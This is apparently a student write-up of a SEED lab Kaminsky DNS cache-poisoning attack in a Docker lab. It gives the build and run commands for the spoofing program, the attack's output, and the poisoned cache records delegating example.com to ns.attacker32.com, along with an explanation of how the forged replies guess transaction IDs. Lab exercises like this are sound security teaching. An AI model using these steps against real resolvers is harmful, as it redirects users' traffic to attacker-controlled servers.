Therefore, speed is essential: the more packets we can send out, the higher the success rate is. If we use Scapy to send spoofed DNS replies like what we did in the previous task, the success rate is too low.
We introduce a hybrid approach using both Scapy and C (see the SEED book for details). With the hybrid approach, we first use Scapy to generate a DNS packet template, which is stored in a file. We then load this template into a C program, and make small changes to some of the fields, and then send out the packet.

For this task, you should compile the C code inside the host VM, and then run the code inside the container . You can use the "docker cp" command to copy a file from the host VM to a container . See the following example (there is no need to type the docker ID in full):

Step1: On the Host VM run

16) Command: gcc -o kaminsky attack.c
    or
    gcc -static -o kaminsky attack.c (for mac)
17) Command: docker ps
18) Command: docker cp kaminsky [Docker container ID]:/volumes

```
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$ls
attack.c                generate_dns_reply.py  ip_resp.bin
generate_dns_query.py   ip_req.bin             kaminsky
seed-attacker:PES1UG23CS433:PranavHemanth:/volumes
$
```

Step2: On the attacker terminal run

19)Command: ./kaminsky

seed-attacker:

```
name: rsaoi, id:16688
name: jzyon, id:17188
name: tmufu, id:17688
name: urhdj, id:18188
name: gzcwv, id:18688
name: ymwfs, id:19188
name: kwkkl, id:19688
name: uwmsk, id:20188
name: bnyvs, id:20688
name: tskcv, id:21188
name: tkxxh, id:21688
name: svtoa, id:22188
name: nbzxn, id:22688
name: mujym, id:23188
name: tcaux, id:23688
name: uppgr, id:24188
name: lbckz, id:24688
name: lcugs, id:25188
name: xttys, id:25688
name: hkmqk, id:26188
name: bmmbi, id:26688
name: mxxbe, id:27188
name: qofuy, id:27688
name: efczn, id:28188
name: vygow, id:28688
name: bvipo, id:29188
name: sqcht, id:29688
name: ktrjw, id:30188
name: vzlau, id:30688
name: lfbog, id:31188
name: pjevx, id:31688
name: cyvko, id:32188
name: leenl, id:32688
name: yxepg, id:33188
name: dkhom, id:33688
name: bztdp, id:34188
name: zsyfp, id:34688
name: yhott, id:35188
name: ceyit, id:35688
name: lgssx, id:36188
name: avjhj, id:36688
name: wjkpo, id:37188
name: ariaw, id:37688
name: xygnt, id:38188
name: brxza, id:38688
```


local-dns:

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$rndc dumpdb -cache
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$cat dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20251002041632
; authanswer
.                       1123147 IN NS   a.root-servers.net.
                        1123147 IN NS   b.root-servers.net.
                        1123147 IN NS   c.root-servers.net.
                        1123147 IN NS   d.root-servers.net.
                        1123147 IN NS   e.root-servers.net.
                        1123147 IN NS   f.root-servers.net.
                        1123147 IN NS   g.root-servers.net.
                        1123147 IN NS   h.root-servers.net.
                        1123147 IN NS   i.root-servers.net.
                        1123147 IN NS   j.root-servers.net.
                        1123147 IN NS   k.root-servers.net.
                        1123147 IN NS   l.root-servers.net.
                        1123147 IN NS   m.root-servers.net.
; authanswer
                        1123147 RRSIG   NS 8 0 518400 (
                                        20251021170000 20251008160000 61809 .
                                        wepAwPEOGy3EPRyJhOMbgX3dikdkxLm295qw
                                        FjGyAd/L7r0og0yED5FXGAnWzkiFCHJai7zA
                                        nvCoNl9p5AX4ATlV0isV6hZDijFq9bGOCeGI
                                        k3pKtFT7bRM1LLH628m1UaHApiGDP3WTlpF0
                                        2ijhxcJTv4ILioJOrgeOkzNgGHDbKsKPM6Ga
                                        kZIy48G4GiFySIkdbLDl3AntjYySny4FSDRT
                                        QHMiOBCS3P8YxR+VavhMDPJ0MI05/yBx3mu2
                                        w4Vg3f4g5r3NcdqMFHwCwegzrlf4lmC93jOD
                                        4V/xLkG3eeyEGdsbwveYDypiHfi1xNbnLbfy
                                        4Je2AGCmV/DQM7vVpw== )
; glue
com.                    777547  NS      a.gtld-servers.net.
                        777547  NS      b.gtld-servers.net.
                        777547  NS      c.gtld-servers.net.
                        777547  NS      d.gtld-servers.net.
                        777547  NS      e.gtld-servers.net.
                        777547  NS      f.gtld-servers.net.
                        777547  NS      g.gtld-servers.net.
                        777547  NS      h.gtld-servers.net.
```

```
; authanswer
acasq.example.com.      863952  A       1.2.3.6
; authanswer
acccv.example.com.      863998  A       1.2.3.6
; authanswer
acjao.example.com.      863965  A       1.2.3.6
; authanswer
aclfc.example.com.      863998  A       1.2.3.6
; authanswer
aclgn.example.com.      863991  A       1.2.3.6
; authanswer
aconu.example.com.      863996  A       1.2.3.6
; authanswer
acqrh.example.com.      863952  A       1.2.3.6
; authanswer
adbcm.example.com.      863993  A       1.2.3.6
; authanswer
adpqz.example.com.      863994  A       1.2.3.6
; authanswer
adrhp.example.com.      863986  A       1.2.3.6
; authanswer
aduqi.example.com.      863961  A       1.2.3.6
; authanswer
advum.example.com.      863986  A       1.2.3.6
; authanswer
adwgh.example.com.      863992  A       1.2.3.6
; authanswer
adxjf.example.com.      863969  A       1.2.3.6
; authanswer
adyut.example.com.      863987  A       1.2.3.6
; authanswer
adzxa.example.com.      863989  A       1.2.3.6
; authanswer
aefuu.example.com.      863950  A       1.2.3.6
; authanswer
aeiyz.example.com.      863963  A       1.2.3.6
; authanswer
aejkc.example.com.      863952  A       1.2.3.6
; authanswer
aelyg.example.com.      863988  A       1.2.3.6
; authanswer
aeori.example.com.      863988  A       1.2.3.6
; authanswer
aeztx.example.com.      863955  A       1.2.3.6
; authanswer
aezym.example.com.      863962  A       1.2.3.6
; authanswer
afaau.example.com.      863989  A       1.2.3.6
; authanswer
```

Explanation:
The C program automates a Kaminsky-style DNS cache-poisoning attempt. It loads two packet templates (ip_req.bin and ip_resp.bin), generates a random five-letter subdomain for each iteration, and sends a crafted DNS query to the local resolver to force a recursive lookup. Immediately after triggering the resolver, the program floods it with many forged responses  two spoofed source IPs for each transaction ID and 500 transaction IDs per round (1,000 replies total)  by modifying fields in the response template (source IP, qname/rrname, and DNS transaction ID) and sending them through a raw socket with IP_HDRINCL. The aim is to guess the resolver's transaction ID so one of the forged replies will be accepted and the resolver's cache becomes poisoned with attacker-controlled records.

Wireshark:




Step3: Check cache

20)Command: rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db

```
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
attacker32.com.          777168 NS      ns13.domaincontrol.com.
ns.attacker32.com.       604968  \-ANY   ;-$NXDOMAIN
; attacker32.com. SOA ns13.domaincontrol.com. dns.jomax.net. 2023042800 28800 72
00 604800 600
example.com.             777162  NS      ns.attacker32.com.
local-dns-server-10.9.0.53:PES1UG23CS433:PranavHemanth:/var/cache/bind
$
```

Explanation:


1. We can now confirm the local DNS cache has been poisoned: example.com's nameserver has been replaced with the attacker-controlled nameserver.
2. This shows the resolver's cache was successfully poisoned—example.com is now delegating to the attacker's nameserver.

## Task 4: Result Verification

If the attack is successful, in the local DNS server's DNS cache, the NS record for example.com will become ns.attacker32.com. When this server receives a DNS query for any hostname inside the example.com domain, it will send a query to ns.attacker32.com, instead of sending to the domain's legitimate nameserver .
To verify whether your attack is successful or not, go to the User machine, run the following two dig commands. In the responses, the IP addresses for www.example.com should be the same for both commands, and it should be whatever you have included in the zone file on the Attacker nameserver .


Step1: On the victim terminal run

21)Command: dig www.example.com




22)Command: dig @ns.attacker32.com www.example.com


23)




Explanation:
Querying the local resolver with dig www.example.com @10.9.0.53 returns www.example.com - 1.2.3.5 with a TTL of 259200 and flags qr rd ra (non-authoritative). This indicates the resolver is serving a cached A record rather than an authoritative response. Since the returned IP is attacker-controlled, it confirms that the resolver's cache has been poisoned and is now answering client queries with the malicious entry.

Querying the attacker's nameserver directly with dig @ns.attacker32.com www.example.com also returns 1.2.3.5, but with the aa (authoritative) flag and the attacker's server listed as the source. This verifies that the attacker's nameserver is the origin of the poisoned record and is authoritative for the malicious response.

Wireshark:




Explanation:

The packet trace shows the client querying the local resolver, which then immediately queried ns.attacker32.com instead of the legitimate example.com authoritative servers. The attacker's nameserver replied, the resolver accepted that response, and then returned the same malicious A record to the client. Based on the packet order and timing (resolver -> attacker NS -> resolver -> client) and the matching A-record values, the resolver has been redirected to the attacker's nameserver and is now serving attacker-controlled IP addresses to clients.